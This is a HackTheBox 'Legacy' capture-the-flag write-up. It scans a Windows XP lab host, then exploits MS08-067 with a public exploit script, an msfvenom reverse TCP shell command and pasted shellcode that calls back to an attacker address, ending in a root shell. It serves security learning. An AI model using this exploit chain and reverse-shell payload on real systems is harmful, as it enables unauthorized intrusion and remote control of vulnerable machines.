
HTB Legacy Writeup

I started with the regular nmap scan using my go to `nmap -v -sV -sC 10.10.10.4`



```
Nmap scan report for 10.10.10.4
Host is up (0.055s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -4h25m05s, deviation: 2h07m16s, median: -5h55m05s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:cb:05 (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2021-05-17T18:39:14+03:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Seeing that port 445 and 139 I decided that I would start by poking around with smbclient and was able to login to the IPC$ share, but it didn't have anything useful so I started taking another approach.

Port 445 has a few well known exploits so I scanned the machine for vulnerabilities on that port with `nmap -p445 --script smb-vuln-* 10.10.10.4`

```
┌──(robert㉿palatine)-[~]
└─$ nmap -p445 --script smb-vuln-* -Pn 10.10.10.4
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-17 13:43 CDT
Nmap scan report for 10.10.10.4
Host is up (0.054s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 5.63 seconds
```

Two specific vulnerabilities stand out here, MS08-067 and MS17-010. Port 445 is known for its vulnerability to the EternalBlue exploit. With a quick google search I was able to find a relatively recent version for MS08-067.

The implementation of the one that I found was easy enough. You first need to clone the repository with `git clone https://github.com/andyacer/ms08_067/` then run `msfvenom -p windows/shell_reverse_tcp LHOST=1.3.3.7 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows` to generate shellcode that you will then paste into the code.

```
53 # Reverse TCP to 10.11.0.157 port 62000:
54 shellcode=(
55 "\x29\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
56 "\xb1\xfe\x87\xba\x83\xee\xfc\xe2\xf4\x4d\x16\x05\xba\xb1\xfe"
57 "\xe7\x33\x54\xcf\x47\xde\x3a\xae\xb7\x31\xe3\xf2\x0c\xe8\xa5"
58 "\x75\xf5\x92\xbe\x49\xcd\x9c\x80\x01\x2b\x86\xd0\x82\x85\x96"
59 "\x91\x3f\x48\xb7\xb0\x39\x65\x48\xe3\xa9\x0c\xe8\xa1\x75\xcd"
60 "\x86\x3a\xb2\x96\xc2\x52\xb6\x86\x6b\xe0\x75\xde\x9a\xb0\x2d"
61 "\x0c\xf3\xa9\x1d\xbd\xf3\x3a\xca\x0c\xbb\x67\xcf\x78\x16\x70"
62 "\x31\x8a\xbb\x76\xc6\x67\xcf\x47\xfd\xfa\x42\x8a\x83\xa3\xcf"
63 "\x55\xa6\x0c\xe2\x95\xff\x54\xdc\x3a\xf2\xcc\x31\xe9\xe2\x86"
64 "\x69\x3a\xfa\x0c\xbb\x61\x77\xc3\x9e\x95\xa5\xdc\xdb\xe8\xa4"
65 "\xd6\x45\x51\xa1\xd8\xe0\x3a\xec\x6c\x37\xec\x96\xb4\x88\xb1"
66 "\xfe\xef\xcd\xc2\xcc\xd8\xee\xd9\xb2\xf0\x9c\xb6\x01\x52\x02"
67 "\x21\xff\x87\xba\x98\x3a\xd3\xea\xd9\xd7\x07\xd1\xb1\x01\x52"
68 "\xea\xe1\xae\xd7\xfa\xe1\xbe\xd7\xd2\x5b\xf1\x58\x5a\x4e\x2b"
69 "\x10\xd0\xb4\x96\x8d\xb0\xbf\xe3\xef\xb8\xb1\xff\x3c\x33\x57"
70 "\x94\x97\xec\xe6\x96\x1e\x1f\xc5\x9f\x78\x6f\x34\x3e\xf3\xb6"
71 "\x4e\xb0\x8f\xcf\x5d\x96\x77\x0f\x13\xa8\x78\x6f\xd9\x9d\xea"
72 "\xde\xb1\x77\x64\xed\xe6\xa9\xb6\x4c\xdb\xec\xde\xec\x53\x03"
73 "\xe1\x7d\xf5\xda\xbb\xbb\xb0\x73\xc3\x9e\xa1\x38\x87\xfe\xe5"
74 "\xae\xd1\xec\xe7\xb8\xd1\xf4\xe7\xa8\xd4\xec\xd9\x87\x4b\x85"
75 "\x37\x01\x52\x33\x51\xb0\xd1\xfc\x4e\xce\xef\xb2\x36\xe3\xe7"
76 "\x45\x64\x45\x67\xa7\x9b\xf4\xef\x1c\x24\x43\x1a\x45\x64\xc2"
77 "\x81\xc6\xbb\x7e\x7c\x5a\xc4\xfb\x3c\xfd\xa2\x8c\xe8\xd0\xb1"
78 "\xad\x78\x6f"
79 )
80 # ------------------------------------------------------------------------
81
82 # Gotta make No-Ops (NOPS) + shellcode = 410 bytes
83 num_nops = 410 - len(shellcode)
```

To run the exploit you need to supply it with the target IP address an OS# and the port number. `python ms08_067_2018.py 10.10.10.4 6 445`

```
┌──(robert㉿palatine)-[~/…/HTB/tests/Legacy/ms08_067]
└─$ python ms08_067_2018.py 10.10.10.4 6 445
###############################################################################
#   MS08-067 Exploit
#   This is a modified verion of Debasis Mohanty's code (https://www.exploit-db.com/exploits/7132/).
#   The return addresses and the ROP parts are ported from metasploit module exploit/windows/smb/ms08_067_netapi
#
#   Mod in 2018 by Andy Acer
#   - Added support for selecting a target port at the command line.
#   - Changed library calls to allow for establishing a NetBIOS session for SMB transport
#   - Changed shellcode handling to allow for variable length shellcode.
###############################################################################

$   This version requires the Python Impacket library version to 0_9_17 or newer.
$
$   Here's how to upgrade if necessary:
$
$   git clone --branch impacket_0_9_17 --single-branch https://github.com/CoreSecurity/impacket/
$   cd impacket
$   pip install .


###############################################################################

Windows XP SP3 English (NX)

[-]Initiating connection
[-]connected to ncacn_np:10.10.10.4[\pipe\browser]
Exploit finish
```

Once you run this you will have root access without the need to escalate privileges.

It is worth mentioning that since the majority of the exploits I ran into require Impacket to operate I had an issue running them until I found a fix. I found a few novel fixes that didn't seem to work for me, but finally got it working after installing pipenv and using it to install both setuptools_scm and django-haystack. I could then use pip to install the Impacket properly.

```
┌──(robert㉿palatine)-[~/…/tests/Legacy/ms08_067/impacket]
└─$ pipenv install setuptools_scm
Creating a virtualenv for this project…
Using /usr/bin/python3 (3.9.2) to create virtualenv…
```

```
┌──(robert㉿palatine)-[~/…/tests/Legacy/ms08_067/impacket]
└─$ pipenv install django-haystack
Installing django-haystack…
```